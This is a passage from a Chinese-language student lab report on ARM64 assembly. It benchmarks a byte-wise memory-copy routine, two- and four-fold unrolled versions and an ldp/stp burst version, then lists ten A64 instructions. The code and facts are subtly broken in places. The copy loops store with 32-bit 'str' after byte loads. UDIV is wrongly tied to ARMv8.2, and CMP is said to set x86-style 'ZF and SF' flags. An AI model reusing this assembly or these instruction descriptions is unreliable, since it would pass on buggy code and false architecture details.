1 .global memorycopy
2 memorycopy:
3     ldrb w3,[x1],#1
4     str w3,[x0],#1
5     sub x2,x2,#1
6     cmp x2,#0
7     bne memorycopy
8     ret
```

图表 2 copy.s 的实现

可以看出，这个函数就是最基础的一个字符一个字符地进行复制。

执行命令 `gcc time.c copy.s -o m1 && ./m1` 测试其时间，得到结果：

```
[root@localhost ~]# gcc time.c copy.s -o m1 && ./m1
memorycopy time is 205829038 ns
```

图表 3

可以看到，在不加任何优化时，`memcpy()` 消耗时间为 `205,829,038ns`.

## 二、循环展开优化

### 步骤一 创建二倍展开优化 `copy121.s` 文件

将 `copy.s` 展开成两倍，命名为 `copy121.s`，实现如下：

```
[root@localhost ~]# cat copy121.s -n
1 .global memorycopy
2 memorycopy:
3     sub x1,x1,#1
4     sub x0,x0,#1
5     lp:
6     ldrb w3,[x1,#1]!
7     ldrb w4,[x1,#1]!
8     str w3,[x0,#1]!
9     str w4,[x0,#1]!
10    sub x2,x2,#2
11    cmp x2,#0
12    bne lp
13    ret
14
```

图表 4

即步长为 2 的按位复制。

### 步骤二 编译并运行代码

执行 `gcc time.c copy121.s -o m121 && ./m121` 测试其时间，得到结果：

```
[root@localhost ~]# gcc time.c copy121.s -o m121 && ./m121
memorycopy time is 3458085824 ns
```

图表 5

可以看到其消耗时间为 `3,458,085,824ns`，出现问题——二倍展开优化为什么速度反而比普通循环还要慢一个数量级呢？分析得以下三个原因：

1. 虽然二倍展开了这个循环，但是关键路径没有得到优化；
2. 拷贝的速度瓶颈在于访问内存和写入内存，而循环展开并没有优化这个过程；

3. 二倍循环展开可能会干扰缓存机制，因为内存访问不再连续；

### 步骤三 创建 4 倍展开优化 copy122.s 文件

使用 2\*2 的循环展开，具体实现如下：

```
[root@localhost ~]# cat copy122.s -n
 1 .global memorycopy
 2 memorycopy:
 3   sub x1,x1,#1
 4   sub x0,x0,#1
 5 lp:
 6   ldrb w3,[x1,#1]!
 7   ldrb w4,[x1,#1]!
 8   ldrb w5,[x1,#1]!
 9   ldrb w6,[x1,#1]!
10   str w3,[x0,#1]!
11   str w4,[x0,#1]!
12   str w5,[x0,#1]!
13   str w6,[x0,#1]!
14   sub x2,x2,#4
15   cmp x2,#0
16   bne lp
17   ret
18
```

图表 6

其使用 2\*2 循环展开，步长为 2 的同时，将一条关键路径变为两条长度减半的路径，可以预测其时间将会更加优秀。

### 步骤四 编译并运行可执行文件

执行指令 `gcc time.c copy122.s -o m122 && ./m122`，获得结果：

```
[root@localhost ~]# gcc time.c copy122.s -o m122 && ./m122
memcpy time is 168198913 ns
```

图表 7

可见其消耗时间为 **168,198,913ns**，是目前最优秀的时间。

## 三、内存突发传输方式优化

### 步骤一 创建内存突发传输优化 copy21.s 文件

使用 `ldp` 和 `stp` 指令，同时访问 16 字节内存数据，实现如下：

```
[root@localhost ~]# cat -n copy21.s
 1 .global memorycopy
 2 memorycopy:
 3 ldp x3,x4,[x1],#16
 4 stp x3,x4,[x0],#16
 5 sub x2,x2,#16
 6 cmp x2,#0
 7 bne memorycopy
 8 ret
 9
```

图表 8

## 步骤二 编译并运行可执行文件

执行指令 `gcc time.c copy21.s -o m21 && ./m21` 获得结果:

```
[root@localhost ~]# gcc time.c copy21.s -o m21 && ./m21
memcpy time is    49656737 ns
```

图表 9

其使用 **49,656,737ns**, 直接优于之前的所有优化, 说明一次执行 **16** 字节读取效率明显优于单字节读写。

### (2) ARM 指令及功能说明

查阅《ISA\_A64\_xml\_A\_profile-2023-09.pdf》, 指出 10 条不同指令 (存数、取数、算术运算、转移指令、函数调用等都应覆盖) 的功能。

#### 1. LDUR

- 功能: 从内存中加载数据到寄存器。
- 示例: **LDUR X0, [X1, #0]** 将内存地址为 **X1** 加上偏移量 **0** 的数据加载到寄存器 **X0** 中。

#### 2. STUR

- 功能: 将寄存器中的数据存储到内存中。
- 示例: **STUR X0, [X1, #0]** 将寄存器 **X0** 的数据存储到内存地址为 **X1** 加上偏移量 **0** 的位置。

#### 3. ADD

- 功能: 执行整数加法运算。
- 示例: **ADD X0, X1, X2** 将寄存器 **X1** 和 **X2** 的值相加, 并将结果存储到寄存器 **X0** 中。

#### 4. SUB

- 功能: 执行整数减法运算。
- 示例: **SUB X0, X1, X2** 将寄存器 **X1** 减去 **X2** 的值, 并将结果存储到寄存器 **X0** 中。

#### 5. MUL

- 功能: 执行整数乘法运算。
- 示例: **MUL X0, X1, X2** 将寄存器 **X1** 和 **X2** 的值相乘, 并将结果存储到寄存器 **X0** 中。

#### 6. DIV

- 功能: 执行整数除法运算 (ARMv8.2 及以上版本)。
- 示例: **UDIV X0, X1, X2** 将 **X1** 除以 **X2** 的值, 并将商存储到寄存器 **X0** 中。

#### 7. B

- 功能: 无条件分支跳转。
- 示例: **B label** 会无条件跳转到指定的标签 **label** 处。

#### 8. BL

- **功能:** 分支并链接，用于函数调用。
- **示例:** **BL function** 跳转到 **function**，并将返回地址保存在链接寄存器 LR 中 (X30)。

### 9. RET

- **功能:** 返回指令，通常用于从函数中返回。
- **示例:** **RET** 从当前函数返回到调用点，使用存储在 LR 中的地址。

### 10. CMP

- **功能:** 比较两个寄存器的值，并设置相应状态标志。
- **示例:** **CMP X1, X2** 将寄存器 **X1** 和 **X2** 的值进行比较，更新状态标志（如 ZF 和 SF），用于后续条件跳转指令（如 BNE、BEQ 等）。

## 四、体会

通过本次实验，我了解了 **ARM** 架构的指令系统以及如何在 **ARM** 虚拟环境下进行程序调试。在实验中，我结合 **C** 语言与汇编语言进行混合编程，并探索了内存拷贝操作及其优化方法。

在 **任务 1** 中，**C** 与汇编的混合编程让我体会到不同语言在性能和控制上的优势。通过编写汇编代码实现一些高效的操作，并在 **C** 代码中调用这些汇编函数，我加深了对 **ARM** 指令集和汇编语法的理解。

在 **任务 2** 中，内存拷贝及其优化实验让我认识到内存操作对程序性能的影响。我通过分析不同的内存拷贝方式，学习了如何利用指令优化内存复制过程。在优化实验中，结合 **ARM** 架构特性，使用更合适的汇编指令提升了内存拷贝的效率。通过这种方式，我学到了如何根据具体平台优化算法，从而实现更高效的程序设计。